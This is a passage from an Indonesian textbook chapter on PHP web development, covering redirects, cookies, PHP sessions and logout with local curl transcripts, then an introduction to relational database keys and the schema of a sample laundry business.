Alamat	http://localhost/phpmyadmin/

Gambar 5.6 phpMyAdmin: klien MySQL yang ditulis dalam PHP dan dipakai lewat peramban, untuk mengelola basis data dan pengguna serta menjalankan kueri. Alat ini disertakan dalam XAMPP dan merupakan tempat paling ramah untuk memulai; seri 5.2 adalah seri yang dipelihara [9].

phpMyAdmin (**Gambar 5.6**) bukanlah basis datanya. Ia adalah aplikasi PHP yang tersambung ke MySQL persis seperti program Anda nanti, sehingga semua yang bisa dilakukannya bisa juga dilakukan kode Anda. Di `http://localhost/phpmyadmin/`, empat bagian memikul sebagian besar pekerjaan: pohon basis data di kiri, tab **Structure**, tab **SQL** tempat Anda mengetik pernyataan lalu menekan **Go**, dan tab **Import** yang memuat berkas `.sql`, yang dipakai di Subbab 5.6.

Di Linux alat ini dipasang dengan `sudo apt install phpmyadmin`, meskipun banyak pengguna Linux cukup memakai klien `mysql`.

5.2.11 Memeriksa seluruh tumpukan

Sebelum menulis kode apa pun, buktikan bahwa setiap program hidup, dengan urutan ini. Jawaban di bawah adalah jawaban nyata dari mesin tempat setiap contoh bab ini dijalankan.

```
$ php -v
PHP 8.4.21 (cli) (built: May  7 2026 18:44:14) (NTS)
Copyright (c) The PHP Group
Built by Debian
Zend Engine v4.4.21, Copyright (c) Zend Technologies
    with Zend OPcache v8.4.21, Copyright (c), by Zend Technologies

$ php -m | grep -i -E "mysql|pdo|sqlite"
mysqli
mysqlnd
PDO
pdo_mysql
pdo_pgsql
pdo_sqlite
sqlite3

$ mysql --version
mysql  Ver 15.1 Distrib 10.11.14-MariaDB, for debian-linux-gnu (x86_64) using  EditLine
wrapper

$ mysql -u root -e "SELECT VERSION();"
+-----------------------------------+
| VERSION()                         |
+-----------------------------------+
| 10.11.14-MariaDB-0ubuntu0.24.04.1 |
+-----------------------------------+
```

`php -v` membuktikan PHP terpasang dan ada di *path* (`NTS` adalah *build non-thread-safe*, yang tepat untuk baris perintah dan untuk IIS di Subbab 5.17). `php -m` membuktikan ekstensi basis datanya ada (di Windows, saring dengan `findstr /i "mysql pdo sqlite"`). `mysql --version` menunjukkan versi *klien*, 15.1, yang bukan versi *peladen*, MariaDB 10.11.14. Perintah terakhir adalah pernyataan SQL pertama buku ini: ia tersambung sebagai `root` (kata sandi kosong, seperti di XAMPP; tambahkan `-p` agar ditanya kata sandi) dan mengajukan satu pertanyaan kepada peladen. `Access denied` berarti kata sandinya salah; `Can't connect` berarti tidak ada peladen yang berjalan.

5.2.12 Peladen tanpa memasang apa pun: peladen bawaan PHP dan SQLite

Ada cara yang lebih kecil untuk menjalankan semua isi bab ini, dan kode bab ini memakainya secara bawaan. Di sebuah folder berisi halaman, `php -S localhost:8080` membuat PHP sendiri melayani halaman itu: pekerjaan Apache dalam satu perintah, hanya untuk pengembangan, dan dihentikan dengan **Ctrl+C**.

SQLite [10] adalah basis data SQL lengkap yang disimpan dalam satu berkas dan berjalan di dalam program Anda: tanpa port, tanpa pengguna, tanpa kata sandi. Data contoh tersedia sebagai `laundry.db`, dan setiap program PHP, Java, dan Python di `Chapter05` membuka salinannya kecuali Anda menetapkan `DB_ENGINE=mysql` (atau `DB_URL` untuk Java). Setiap program dijalankan dengan kedua cara untuk buku ini, dan di tempat kedua mesin berbeda, yaitu pada beberapa pesan kesalahan dan cara mencetak uang, bab ini memperlihatkan keduanya.

5.3 Mengingat Pengunjung

5.3.1 Mengirim peramban ke tempat lain: *redirection*

Halaman masuk yang baru saja menerima kata sandi sebaiknya tidak mencetak apa pun; ia sebaiknya mengirim pengunjung ke halaman yang mereka tuju. Itulah **redirection** (pengalihan), satu pemanggilan fungsi di PHP.

> **DEFINISI. Redirect** adalah jawaban yang tidak berisi halaman, hanya perintah: *mintalah alamat lain ini*. Peladen menjawab dengan status **302 Found** dan header `Location:` yang menyebut alamat baru. Peramban lalu membuat permintaan kedua yang sepenuhnya terpisah, dan jawaban atas permintaan itulah yang dilihat pengunjung.

Bentuk umumnya `header("Location: URL");`, dengan alamat lengkap seperti `header("Location: http://31.31.198.216/web/main.php");` atau alamat relatif seperti `header('Location: customers.php');`. Ada dua aturan yang pasti pernah menjebak setiap orang. **`header()` harus dijalankan sebelum keluaran apa pun**, karena header dikirim sebelum badan halaman; setelah satu karakter saja tercetak, atau sebuah baris kosong sebelum `<?php`, PHP memperingatkan `Cannot modify header information - headers already sent by (output started at ...)` dan menyebut berkas serta baris yang mencetak lebih dulu. **Selalu `exit` setelah redirect**, karena `header()` hanya mengantrekan header dan sisa skrip tetap berjalan. **Kode 5.4** memperlihatkan kedua aturan.

Kode 5.4 `php/state/protected.php`: penjaga di bagian atas setiap halaman terlindung. Pengunjung tanpa identitas di sesi dialihkan, dan `exit` memastikan tidak ada yang di bawah penjaga berjalan untuknya.

```
<?php
// protected.php: halaman yang hanya boleh dilihat pengunjung yang sudah masuk.
declare(strict_types=1);
session_start();

if (!isset($_SESSION['user_id'])) {
    header('Location: session.php');     // belum masuk: pergi ke tempat lain
    exit;                                // dan berhenti di sini; sisanya tidak boleh
berjalan
}

header('Content-Type: text/plain; charset=utf-8');
echo "Welcome back, ", $_SESSION['user_id'], PHP_EOL;
```

Teknik yang lazim terdiri atas empat langkah: halaman pertama adalah halaman masuk; halaman itu memvalidasi pengguna dan mencatat siapa dia; ia mengalihkan ke halaman yang dituju; dan setiap halaman berikutnya memakai identitas yang tercatat untuk menentukan apa yang ditampilkan dan diambil. Subbab 5.16 membangun persis ini. Sisa subbab ini membahas di mana “mencatat siapa dia” dapat disimpan.

5.3.2 Masalah yang mendasarinya: HTTP tidak punya ingatan

> **DEFINISI.** Sebuah protokol bersifat **stateless** (tanpa keadaan) bila setiap permintaan ditangani sebagai peristiwa terpisah, tanpa pengetahuan tentang permintaan sebelumnya. HTTP bersifat *stateless*: peladen yang menjawab permintaan kedua Anda, dengan sendirinya, tidak tahu bahwa ia telah menjawab yang pertama.

Ini rancangan yang baik: peladen *stateless* dapat dinyalakan ulang atau diperbanyak di belakang *load balancer* tanpa ada yang menyadarinya. Harganya, aplikasi yang harus mengingat sesuatu, keranjang belanja dalam perjalanan ke kasir atau kasir yang masuk sekali lalu bekerja sejam, harus membangun ingatan itu sendiri.

Ingatan itu hanya bisa tinggal di dua tempat. **Di klien**: peladen meminta peramban menyimpan sedikit data dan mengirimkannya kembali pada setiap permintaan; itulah **cookie**. **Di peladen**: peladen menyimpan datanya dan hanya memberi peramban nomor tiket; itulah **session** (sesi), dan tiketnya berjalan di dalam cookie.

5.3.3 Cookie

> **DEFINISI. Cookie** adalah sepotong kecil teks bernama yang diminta peladen untuk disimpan peramban dan dikirim kembali pada setiap permintaan berikutnya ke situs yang sama. Cookie dipasang oleh header `Set-Cookie:` dalam jawaban dan dikembalikan dalam header `Cookie:` pada permintaan berikutnya.

Ada tiga hal yang dapat dilakukan terhadap cookie. **Membuat** dengan `setcookie(name, value, expiration)`, misalnya `setcookie("hobby", "swimming", time()+3600);`: namanya `hobby`, nilainya `swimming`, kedaluwarsa 3.600 detik (satu jam) dari sekarang. Cookie dikirim sebagai header HTTP, jadi ia pun harus dipasang sebelum keluaran apa pun. **Membaca** dari *superglobal* `$_COOKIE`, yang sudah terisi sebelum baris pertama Anda berjalan, seperti `$_GET`. **Menghapus** dengan memasangnya lagi dengan waktu kedaluwarsa di masa lalu, misalnya `setcookie("username", "", time()-3600);`; kalau tidak, cookie hilang sendiri saat kedaluwarsa. **Kode 5.5** melakukan ketiganya.

Kode 5.5 `php/state/cookies.php`: membuat, membaca, dan menghapus dua cookie. Halaman ini mencetak teks biasa, bukan HTML, agar transkrip di bawah mudah dibaca.

```php
<?php
// cookies.php: membuat, membaca dan menghapus cookie.
declare(strict_types=1);

$action = $_GET['action'] ?? 'show';

if ($action === 'set') {
    // setcookie() menulis header, jadi harus dijalankan sebelum keluaran apa pun.
    setcookie('hobby', 'swimming', time() + 3600);
    setcookie('last_service', 'S0001', time() + 3600);
}
if ($action === 'delete') {
    // Cookie dihapus dengan memasangnya lagi dengan waktu yang sudah lewat.
    setcookie('hobby', '', time() - 3600);
    setcookie('last_service', '', time() - 3600);
}

header('Content-Type: text/plain; charset=utf-8');
echo "action = $action", PHP_EOL;
echo "cookies this request arrived with:", PHP_EOL;
if ($_COOKIE === []) {
    echo "  (none)", PHP_EOL;
}
foreach ($_COOKIE as $name => $value) {
    echo "  $name => $value", PHP_EOL;
}
```

Kita mengamati percakapannya dengan `curl`, peramban tanpa jendela: `-i` mencetak header jawaban, `-c jar` menyimpan cookie yang dipasang peladen ke dalam sebuah berkas, dan `-b jar` mengirimkannya kembali, seperti yang dilakukan peramban secara diam-diam. Halaman dilayani dengan `php -S localhost:8080` di folder `php/state`:

```
$ curl -s -i -c jar 'http://localhost:8080/cookies.php?action=set'
HTTP/1.1 200 OK
Host: localhost:8080
Date: Wed, 23 Sep 2026 09:30:49 GMT
Connection: close
X-Powered-By: PHP/8.4.21
Set-Cookie: hobby=swimming; expires=Wed, 23 Sep 2026 10:30:49 GMT; Max-Age=3600
Set-Cookie: last_service=S0001; expires=Wed, 23 Sep 2026 10:30:49 GMT; Max-Age=3600
Content-Type: text/plain; charset=utf-8

action = set
cookies this request arrived with:
  (none)

$ curl -s -b jar http://localhost:8080/cookies.php
action = show
cookies this request arrived with:
  last_service => S0001
  hobby => swimming

$ curl -s -i -b jar -c jar 'http://localhost:8080/cookies.php?action=delete'
HTTP/1.1 200 OK
Host: localhost:8080
Date: Wed, 23 Sep 2026 09:30:49 GMT
Connection: close
X-Powered-By: PHP/8.4.21
Set-Cookie: hobby=deleted; expires=Thu, 01 Jan 1970 00:00:01 GMT; Max-Age=0
Set-Cookie: last_service=deleted; expires=Thu, 01 Jan 1970 00:00:01 GMT; Max-Age=0
Content-Type: text/plain; charset=utf-8

action = delete
cookies this request arrived with:
  last_service => S0001
  hobby => swimming

$ curl -s -b jar http://localhost:8080/cookies.php
action = show
cookies this request arrived with:
  (none)
```

Jawaban pertama *memasang* dua cookie dan melaporkan bahwa ia tidak *menerima* satu pun: `$_COOKIE` berisi apa yang dikirim peramban, dan peramban belum punya apa-apa. Itulah kesalahan cookie yang paling sering terjadi; nilainya baru muncul di `$_COOKIE` pada permintaan *berikutnya*. Begitu pula, permintaan penghapusan masih datang membawa kedua cookie dan menjawabnya dengan memasang keduanya menjadi `deleted` dengan waktu kedaluwarsa 1 Januari 1970; permintaan keempat menunjukkan peramban menurut.

Tiga *flag* layak dipasang: `HttpOnly` menyembunyikan cookie dari skrip halaman, menutup jalan bagi celah *cross-site scripting* (Bab 3) untuk mencuri identitas; `Secure` hanya mengirimkannya lewat HTTPS; `SameSite=Lax` mencegahnya ikut terkirim bersama formulir yang dikirim dari situs lain. PHP menerimanya sebagai larik: `setcookie('hobby', 'swimming', ['expires' => time() + 3600, 'httponly' => true, 'samesite' => 'Lax']);`.


5.3.4 Apa yang salah dengan cookie

Cookie punya empat masalah yang terkenal, yang dihimpun dalam **Tabel 5.3**.

Tabel 5.3 Empat masalah klasik cookie. Yang kedua adalah masalah yang berujung menjadi insiden keamanan.

Masalah	Artinya dalam praktik
Pengguna dapat mematikan cookie	situs yang bergantung padanya harus mengatakannya, atau menyediakan jalan lain
Orang lain dapat melihatnya	cookie adalah berkas di komputer pengunjung; siapa pun di komputer itu dapat membaca dan mengubahnya
Kecil dan sedikit	peramban dahulu hanya menyimpan sekitar 20 cookie per situs dan sekitar 4 kB masing-masing
Peramban berbeda-beda	sebagian peramban baru berperilaku benar bila semua opsi `setcookie()` diberikan

Masalah kedua itulah yang berbahaya. **Gambar 5.7** memperlihatkan apa yang dilihat pengunjung mana pun setelah membuka alat pengembang peramban (F12 di Chrome, Edge, dan Firefox) pada salah satu halaman di folder `state` bab ini: setiap cookie situs itu, dengan nilainya dalam teks biasa, dan setiap nilai dapat diubah di tempat.



Gambar 5.7 Cookie milik `http://localhost:8551` di alat pengembang peramban (*Application* → *Storage* → *Cookies*), setelah `cookies.php?action=set` dan `session.php` dijalankan: `hobby` dan `last_service` dengan nilai dan waktu kedaluwarsanya, serta cookie sesi `PHPSESSID`, yang hidup sampai peramban ditutup. Tidak ada isi cookie yang tersembunyi dari orang di depan komputer.

> **PERINGATAN: Jangan pernah menaruh di cookie sesuatu yang Anda keberatan bila diubah pengunjung.** Bukan harga, bukan kode pelanggan yang memberi hak akses, bukan `is_owner=0`. Pengunjung dapat menyunting berkasnya, dan cookie yang berbunyi `is_owner=1` akan dikirim kepada Anda dan dipercaya. Cookie boleh berisi preferensi yang tidak berbahaya, seperti bahasa pilihan, dan nomor tiket yang maknanya hanya diketahui peladen. Tidak lebih.

5.3.5 Sesi

Aturan itulah alasan PHP menyediakan sesi.

> **DEFINISI. Session** (sesi) adalah rangkaian permintaan HTTP dari satu peramban yang diperlakukan peladen sebagai satu kesatuan. PHP memberi setiap sesi sebuah pengenal, **session id**, menyimpan tempat simpanan pribadi di peladen untuk masing-masing, dan memungkinkan program Anda membaca serta menulis simpanan itu lewat larik *superglobal* `$_SESSION`.


Sesi memecahkan masalah mengenali bahwa dua permintaan datang dari peramban yang sama, sehingga kasir yang sudah masuk tetap dikenali di halaman berikutnya. Sebuah skrip memanggil `session_start()` sebelum keluaran apa pun, dan sesudahnya `$_SESSION` adalah larik biasa yang bertahan di antara permintaan. Skrip masuk menulis `$_SESSION['user_id'] = ...` setelah memvalidasi pengguna; setiap skrip berikutnya memanggil `session_start()` dan menguji `isset($_SESSION['user_id'])`, seperti yang dilakukan **Kode 5.4**. **Kode 5.6** memperlihatkan larik itu bertahan.

Kode 5.6 `php/state/session.php`: penghitung kunjungan yang disimpan di sesi. Angkanya naik hanya jika `$_SESSION` benar-benar bertahan dari satu permintaan ke permintaan berikutnya.

```php
<?php
// session.php: penghitung kunjungan yang disimpan di sesi, bukan di cookie.
declare(strict_types=1);
session_start();

$_SESSION['visits'] = ($_SESSION['visits'] ?? 0) + 1;
if (!isset($_SESSION['user_id'])) {
    $_SESSION['user_id'] = 'owner@profitina-laundry.example';
}

header('Content-Type: text/plain; charset=utf-8');
echo "session id   : ", session_id(), PHP_EOL;
echo "visits       : ", $_SESSION['visits'], PHP_EOL;
echo "user_id      : ", $_SESSION['user_id'], PHP_EOL;
```

5.3.6 Bagaimana sesi sebenarnya bekerja

Gambar 5.8 menggambarkan mekanismenya.



Gambar 5.8 Cara kerja sesi PHP. Hanya *session id* yang berjalan ke peramban, di dalam cookie; datanya tetap di peladen dalam simpanan yang dinamai menurut id itu, dan `session_start()` mengisi ulang `$_SESSION` darinya pada setiap permintaan berikutnya.

1. Peramban meminta `session.php`. Ia belum punya cookie sesi.
2. `session_start()` tidak menemukan id, jadi ia membuat satu, berupa string acak yang panjang, dan mengirimkannya dalam `Set-Cookie: PHPSESSID=...`. Apa pun yang ditaruh skrip di `$_SESSION` ditulis, di akhir permintaan, ke berkas di peladen yang dinamai menurut id itu.
3. Peramban menyimpan cookie dan mengirimkannya kembali pada setiap permintaan berikutnya ke situs itu, tanpa diminta.
4. Pada permintaan berikutnya `session_start()` menemukan id di cookie, membaca berkas yang cocok, dan mengisi ulang `$_SESSION`.
5. Skrip melihat datanya sendiri lagi.

Sifat terpenting mengikuti dari langkah 2: **datanya tidak pernah meninggalkan peladen.** Hanya id yang berjalan, dan karena itulah sesi boleh menyimpan identitas karyawan yang sudah masuk sedangkan cookie tidak. Transkrip nyatanya:

```
$ curl -s -i http://localhost:8080/protected.php
HTTP/1.1 302 Found
Host: localhost:8080
Date: Wed, 23 Sep 2026 09:30:56 GMT
Connection: close
X-Powered-By: PHP/8.4.21
Set-Cookie: PHPSESSID=9bfd1351827d878cbcdfc2d19c575cf2; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Location: session.php
Content-type: text/html; charset=UTF-8


$ curl -s -i -c jar http://localhost:8080/session.php
HTTP/1.1 200 OK
Host: localhost:8080
Date: Wed, 23 Sep 2026 09:30:56 GMT
Connection: close
X-Powered-By: PHP/8.4.21
Set-Cookie: PHPSESSID=da3299bfacb793dc10089a180f3a8ae0; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Type: text/plain; charset=utf-8

session id   : da3299bfacb793dc10089a180f3a8ae0
visits       : 1
user_id      : owner@profitina-laundry.example

$ curl -s -b jar http://localhost:8080/session.php
session id   : da3299bfacb793dc10089a180f3a8ae0
visits       : 2
user_id      : owner@profitina-laundry.example

$ curl -s -b jar http://localhost:8080/protected.php
Welcome back, owner@profitina-laundry.example

$ curl -s http://localhost:8080/session.php
session id   : e3be2cf6b729fff628f0f00654f68210
visits       : 1
user_id      : owner@profitina-laundry.example
```

Tanpa cookie, halaman terlindung mengalihkan (302, `Location: session.php`). Permintaan berikutnya memulai sesi dengan satu `Set-Cookie`; *jar* yang sama lalu mendapat id yang sama dan penghitung 2, dan berhasil mencapai halaman terlindung. Permintaan tanpa *jar* adalah peramban lain bagi peladen: id baru, penghitung 1. Sesi milik sebuah peramban, bukan milik seseorang.

Sesi bukan sihir: di sini datanya berupa berkas di `/var/lib/php/sessions` (di XAMPP, `C:\xampp\tmp`) bernama `sess_` diikuti id-nya, dan header `Expires` serta `Cache-Control` mencegah *cache* menyimpan halaman yang menjadi milik satu orang. **Siapa pun yang mengetahui session id akan menjadi pengunjung itu** (*session hijacking*). Pertahanannya adalah `HttpOnly`, HTTPS, dan `session_regenerate_id(true)` saat masuk, sehingga id yang ditanam sebelumnya tidak berharga; Subbab 5.16 memakai ketiganya.

5.3.7 Keluar, dan peramban yang menolak cookie

Keluar (*sign out*) berarti mengosongkan larik, meminta peramban membuang cookie, dan menghancurkan simpanan di peladen (**Kode 5.7**).

Kode 5.7 `php/web/logout.php`: keluar dengan benar. Cookie dihapus dengan cara yang dijelaskan Subbab 5.3.3, yaitu memasangnya lagi dengan waktu di masa lalu.

```php
<?php
// logout.php: kosongkan sesi, buang cookie, hancurkan simpanan di peladen.
require __DIR__ . '/boot.php';

$_SESSION = [];
$p = session_get_cookie_params();
setcookie(session_name(), '', time() - 3600, $p['path'], $p['domain'], $p['secure'],
$p['httponly']);
session_destroy();
header('Location: login.php');
exit;
```

Peramban yang menolak cookie dapat diberi id di alamatnya: dengan id `9876544210123456789`, tautan ke `cart.php` menjadi `cart.php?PHPSESSID=9876544210123456789`. PHP modern mematikan cara ini (`session.use_only_cookies = 1`), karena alamat mudah tersalin, tercatat di log, dan ditempelkan ke obrolan, sehingga identitas itu berpindah ke setiap orang yang melihatnya.

> **WAWASAN KUNCI: COOKIE ATAU SESI?** Pakai cookie untuk data berupa preferensi, yang tidak berbahaya bila diubah pengunjung, dan layak disimpan setelah peramban ditutup: bahasa, pemberitahuan yang sudah ditutup. Pakai sesi untuk apa pun yang menyatakan siapa seseorang atau apa yang boleh ia lakukan. Bila Anda hendak menaruh id, peran, atau harga ke dalam cookie, itulah tanda untuk memakai sesi.

5.4 Apa Itu Basis Data Relasional

5.4.1 Mulai dari buku kasir

Sebuah binatu kecil menyimpan buku di meja kasir. Untuk setiap kantong cucian, kasir menulis satu baris: tanggal, pelanggan, telepon, layanan, berat, harga, rak. Buku itu adalah sebuah **tabel**: ada kolom, karena setiap baris mencatat jenis fakta yang sama, dan ada baris, karena setiap baris adalah satu peristiwa. Basis data relasional adalah buku itu yang dibuat presisi.

> **DEFINISI. Tabel** (secara formal, *relation* atau relasi) adalah himpunan baris yang semuanya memiliki kolom bernama yang sama. **Kolom** (secara formal, *attribute*) memiliki nama dan **tipe**, dan tipe itu membatasi nilai yang boleh muncul di dalamnya. **Baris** (secara formal, *tuple*) adalah satu set nilai yang lengkap, satu untuk setiap kolom.

Tiga kata dalam definisi itu bekerja sungguh-sungguh. **Himpunan**: baris tidak punya urutan sendiri; bila Anda menginginkan urutan, mintalah dengan `ORDER BY` (Subbab 5.8.4). **Kolom bernama yang sama**: setiap baris punya nilai, atau "tanpa nilai" yang eksplisit, untuk setiap kolom; bila sebagian baris membutuhkan fakta yang tidak dibutuhkan baris lain, Anda sedang menyimpan dua jenis hal dalam satu tabel. **Tipe**: kolom angka tidak akan pernah berisi kata "pisang", karena basis data menolaknya, untuk setiap program yang menyentuh data itu.

5.4.2 Apa yang membuatnya relasional

"Relasional" tidak berarti "tabel-tabelnya saling berhubungan". Kata itu berasal dari istilah matematika *relation* dan menamai gagasan Edgar F. Codd tahun 1970 [11]: semua data adalah nilai di dalam tabel, dan *satu-satunya* cara menghubungkan fakta adalah dengan mencocokkan nilai, tidak pernah dengan penunjuk (*pointer*) atau urutan tersembunyi. Tagihan `B2931` tidak berisi nama pelanggannya; ia berisi kode `C0056`, dan tabel lain memuat `C0056` di samping nama Gilang Nasution. Dua nilai itu sekadar sama.

> **WAWASAN KUNCI: MENGAPA MENCOCOKKAN NILAI, BUKAN POINTER.** *Pointer* menjanjikan bahwa sesuatu berada di tempat tertentu, dan janji itu patah diam-diam ketika bendanya berpindah atau berkasnya disalin. `C0056` tetaplah `C0056` di mesin mana pun, di salinan mana pun, pada tahun berapa pun; cadangan data, replikasi, dan pertanyaan yang tak terbayangkan sebelumnya semuanya berakar pada pilihan itu.

5.4.3 Kunci

Mencocokkan nilai membutuhkan nilai yang mengenali setiap baris secara unik: sebuah kunci.


> **DEFINISI. Primary key** (kunci primer) adalah sebuah kolom, atau sekelompok kolom, yang nilainya berbeda di setiap baris dan tidak pernah kosong. Dengan itulah sebuah baris dinamai. Satu tabel memiliki tepat satu *primary key*.
>
> **Foreign key** (kunci asing) adalah kolom di satu tabel yang nilainya harus merupakan *primary key* dari suatu baris di tabel lain. Dengan itulah satu baris merujuk baris lain, dan basis data menegakkannya: tagihan yang menyebut pelanggan yang tidak ada ditolak, begitu pula menghapus pelanggan yang masih dirujuk tagihan.

> **CONTOH:** Dalam basis data Profitina Laundry, `Customer.id` adalah *primary key*: `C0056` adalah Gilang Nasution, dan tidak ada baris lain yang boleh memakai kode itu. Di `Bill`, kolom `Customer_id` adalah *foreign key* yang merujuk kepadanya. Tagihan `B2931` membawa `Customer_id = 'C0056'`, dan satu nilai itulah seluruh hubungan antara tagihan dan lelaki yang membawa cuciannya. Cobalah membuat tagihan untuk pelanggan `C9999`, dan basis data tidak sekadar gagal menemukannya: ia menolak tagihan itu ada. Subbab 5.7.2 memperlihatkan penolakannya.

Kunci dapat bersifat **natural** (nomor telepon) atau **surrogate** (kode yang dibuat sistem, seperti `C0056`). Binatu ini memakai kode *surrogate* karena kunci natural bisa berubah, dan *primary key* yang berubah menyeret setiap *foreign key* di belakangnya.

5.4.4 Tujuh tabel Profitina Laundry

Gambar 5.9 adalah rancangan lengkapnya dalam bentuk *entity-relationship diagram* (diagram entitas-relasi): setiap kotak sebuah tabel, setiap garis sebuah *foreign key*, dan ujung-ujung garis menyatakan berapa baris yang boleh ada di masing-masing sisi.



Gambar 5.9 Skema Profitina Laundry. Tabel biru berasal dari rancangan asli (Customer, Employee, Service, Bill); tabel dan kolom hijau ditambahkan pada September 2026 (Outlet, Payment, StatusLog). Ujung garis berbentuk kaki gagak berarti "banyak", dua garis tegak berarti "tepat satu", dan lingkaran berarti "mungkin tidak ada".

Tabel 5.4 menyatakan dengan kata-kata apa satu baris dari setiap tabel. Jika Anda tidak dapat menyelesaikan kalimat "satu baris adalah …" untuk sebuah tabel, tabel itu salah.

Tabel 5.4 Tujuh tabel dalam kata-kata. Data contohnya mencakup satu tahun usaha itu, Oktober 2025 sampai September 2026.

Tabel	Satu baris adalah	Primary key	Baris dalam contoh
`Outlet`	salah satu dari tiga gerai	`id`, mis. `O02`	3
`Customer`	satu pelanggan terdaftar	`id`, mis. `C0056`	256
`Employee`	satu karyawan; `spv_id` menyebut penyelianya	`id`, mis. `E0004`	14
`Service`	satu baris daftar harga	`id`, mis. `S0001`	12
`Bill`	satu pesanan cucian: satu pelanggan, satu layanan, satu jumlah	`id`, mis. `B2931`	2.953
`Payment`	satu pembayaran yang diterima untuk sebuah tagihan	`id`, sebuah angka	3.319
`StatusLog`	satu peristiwa dalam riwayat tagihan, dan siapa penyebabnya	`id`, sebuah angka	8.802

Tiga keputusan dalam **Gambar 5.9** perlu alasan.

`Payment` adalah tabel, bukan kolom di `Bill`, karena sebuah tagihan bisa belum dibayar, dibayar sekaligus, atau dibayar separuh lewat QRIS sekarang dan separuh tunai saat diambil; kolom `paid` tidak dapat menyatakan kapan atau bagaimana. "Berapa pembayaran yang dapat dimiliki satu tagihan?" Jawaban "lebih dari satu, dan saya tidak tahu berapa" selalu berarti tabel terpisah dengan *foreign key* yang merujuk balik.

`StatusLog` adalah tabel dengan alasan yang sama. Tagihan berpindah dari `queued` (menunggu) ke `finished` (bersih, di rak) ke `departed` (sudah diambil); `Bill.status` menyimpan keadaan sekarang, `StatusLog` seluruh riwayatnya, satu baris per peristiwa.

`Bill.payment` disimpan walaupun harganya ada di `Service`, karena `Service.price` adalah harga *hari ini*, sedangkan `Bill.payment` adalah *jumlah yang ditagihkan pada hari itu*, dihitung saat tagihan dibuat sebagai

$$payment = price \times unit \tag{5.1}$$

